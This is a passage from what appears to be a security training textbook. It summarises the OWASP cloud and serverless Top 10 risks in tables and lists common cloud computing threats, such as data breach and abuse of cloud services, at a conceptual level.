face problem in forensics recovery.
R9 - Infrastructure Security	▪ Configuration baselines of the infrastructure should comply with the industry best practices because there is constant risk of malicious actions. ▪ Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services to retrieve information, such as active unused ports and default passwords and configurations.
R10 - Non-Production Environment Exposure	▪ Non-production environments are used for application design and development and to test activities internally within an organization. ▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification.

Table 19.3: OWASP Top 10 Cloud Security Risks



OWASP Top 10 Serverless Security Risks

Risks	Security Weakness	Impact
A1 – Injection	SQL/NoSQL injection, OS command injection, Code injection	The impact depends on the permissions of the vulnerable function
A2 – Broken Authentication	Poor design of identity and access controls	Leads to sensitive data leakage, breaking of the system's business logic, and execution flow
A3 – Sensitive Data Exposure	Storing sensitive data in plaintext or using weak encryption	Exposure of sensitive data such as PII, health records, credentials, and credit card details
A4 – XML External Entities (XXE)	Using XML processors might make the application vulnerable to XXE attacks	Leakage of function code and sensitive files
A5 – Broken Access Control	Granting functions access and more privileges to unnecessary resources	The impact depends on the compromised resource
A7 – Security Misconfiguration	Poor patch management, functions with long timeout and low concurrency	Sensitive information leakage, loss of money, DoS, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	Untrusted input used to generate data without properly escaping	User impersonation, access to sensitive data such as API keys
A8 – Insecure Deserialization	Deserialization vulnerabilities in Python, JavaScript, etc.	Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	Lack of knowledge on component-heavy deployment patterns	The business impact depends on the specification of the known vulnerabilities
A10 – Insufficient Logging and Monitoring	Insufficient security monitoring and auditing	The impact of not identifying a security incident timeously can be significant

https://www.owasp.org

OWASP Top 10 Serverless Security Risks

Source: *https://www.owasp.org*

Though serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers, it also passes some of the security threats to the cloud service providers. Serverless applications still execute a code and vulnerabilities within the code may open gateways to various application-level attacks, such as XSS, structured query language (SQL) injection, DoS, and broken authentication and authorization; i.e., serverless applications are vulnerable to the same type of attacks as traditional web applications.


The table below summarizes the top 10 serverless security risks, according to OWASP.

Risks	Attack Vector	Security Weakness	Impact
A1 - Injection	▪ Input arrives not only from API but also from serverless functions that are invoked from various event sources, such as cloud storage events (S3 Blob), stream data processing (AWS Kinesis), database modifications (DynamoDB, CosmoDB), code modifications (AWS CodeCommit), and notifications (SMS, email, IoT). ▪ Firewall cannot filter the events	▪ SQL/NoSQL injection ▪ OS command injection ▪ Code injection	▪ Impact depends on the permissions of the vulnerable function. ▪ If the function has access to the cloud storage, the injected code can delete data or upload

	generated through email or a database.		corrupted data.
A2 – Broken Authentication	▪ Serverless functions are stateless, are executed separately, have different goals, and are triggered by different events. ▪ Attackers try to identify missing resources, such as open APIs and public cloud storage. ▪ If functions are invoked through organizational emails, attackers can send spoofed emails to trigger the functions and execute internal functionality without authentication.	▪ Poor design of identity and access controls	▪ Accessing functions without authentication leads to sensitive data leakage, system business logic breakage, and execution flow disruption.
A3 – Sensitive Data Exposure	▪ Attacks on traditional web applications, such as cracking keys, man-in-the-middle (MiTM) attacks, and data stealth in transit and at rest, are also applicable to serverless applications. ▪ Attackers target cloud storage (S3, Blob) and database tables (DynamoDB, CosmoDB).	▪ Storing sensitive data in plaintext or using weak encryption ▪ Writing data to the /tmp directory without removing after use	▪ Exposure of sensitive data, such as PII, health records, credentials, and credit card details.
A4 – XML External Entities (XXE)	▪ If serverless functions are running inside internal virtual private networks (VPNs), attacks such as scanning internal networks and DoS, are not possible. ▪ These attacks only affect the designated container in which the function is running.	▪ Using XML processors might make the application vulnerable to XXE attacks	▪ Leakage of function code and sensitive files (environment variable, /tmp directory, etc.)
A5 – Broken Access Control	▪ The stateless nature of serverless architecture allows attackers to exploit over-privileged functions to gain unauthorized access to resources.	▪ Granting functions access and privileges to unnecessary resources	▪ Impact depends on the compromised resource. ▪ Leakage of data from cloud storage and database


A6 – Security Misconfiguration	▪ Misconfigured functions with a long timeout and low concurrency limit allow attackers to perform DoS attacks.	▪ Poor patch management ▪ Functions with long timeout configuration and low concurrency	▪ Sensitive information leakage, loss of money, Dos, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	▪ In traditional applications, XSS vulnerabilities arrive from databases or reflective inputs, but in serverless applications, they also arrive from sources such as emails, logs, cloud storage, IoT, etc.	▪ Untrusted input used to generate data without proper escaping	▪ User impersonation ▪ Access to sensitive data, such as API keys
A8 – Insecure Deserialization	▪ Dynamic languages (e.g., Python, NodeJS) along with JavaScript object notation (JSON), a serialized datatype, allow attackers to perform deserialization attacks.	▪ Deserialization vulnerabilities in Python, JavaScript, etc.	▪ Impact depends on the sensitivity of data the application handles. ▪ Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	▪ Serverless functions are used for microservices, which depend on third-party libraries for execution. ▪ Vulnerable third-party libraries allow attackers to gain an entry point to serverless applications.	▪ Lack of knowledge on component-heavy deployment patterns	▪ Business impact depends on the specification of known vulnerabilities.
A10 – Insufficient Logging and Monitoring	▪ Complex serverless auditing and lack of monitoring and timely response pave the way for various attacks.	▪ Insufficient security monitoring and auditing	▪ The impact of late security incident identification can be significant.

Table 19.4: OWASP Top 10 serverless security risks



Cloud Computing Threats

1. Data breach/loss
2. Abuse and Nefarious Use of Cloud services
3. Insecure interfaces and APIs
4. Insufficient due diligence
5. Shared technology issues
6. Unknown risk profile
7. Unsynchronized system clocks
8. Inadequate infrastructure design and planning
9. Conflicts between client hardening procedures and cloud environment
10. Loss of operational and security logs
11. Malicious insiders
12. Illegal access to cloud systems
13. Loss of business reputation due to co-tenant activities
14. Privilege escalation
15. Natural disasters
16. Hardware failure
17. Supply chain failure
18. Modifying network traffic
19. Isolation failure
20. Cloud provider acquisition
21. Management interface compromise
22. Network management failure
23. Authentication attacks
24. VM-level attacks
25. Lock-in
26. Licensing risks
27. Loss of governance
28. Loss of encryption keys
29. Risks from changes of Jurisdiction
30. Undertaking malicious probes or scans
31. Theft of computer equipment
32. Cloud service termination or failure
33. Subpoena and e-discovery
34. Improper data handling and disposal
35. Loss or modification of backup data
36. Compliance risks
37. Economic Denial of Sustainability (EDOS)
38. Lack of Security Architecture
39. Hijacking Accounts



Cloud Computing Threats

Data Breach/Loss

Data loss issues include:

- **Data is erased**, modified or decoupled (lost)
- **Encryption keys are lost**, misplaced or stolen
- **Illegal access to the data** in the cloud due to improper authentication, authorization, and access controls
- **Misuse of data** by the Cloud Service Provider (CSP)

Abuse and Nefarious Use of Cloud Services


Attackers **create anonymous access to cloud services** and perpetrate attacks such as

- **Password** and **key** cracking
- Building rainbow tables
- **CAPTCHA**-solving farms
- Launching **dynamic attack points**
- Hosting **exploits** on cloud platforms
- Hosting **malicious data**
- **Botnet** command or control
- **DDoS**

Insecure Interfaces and APIs

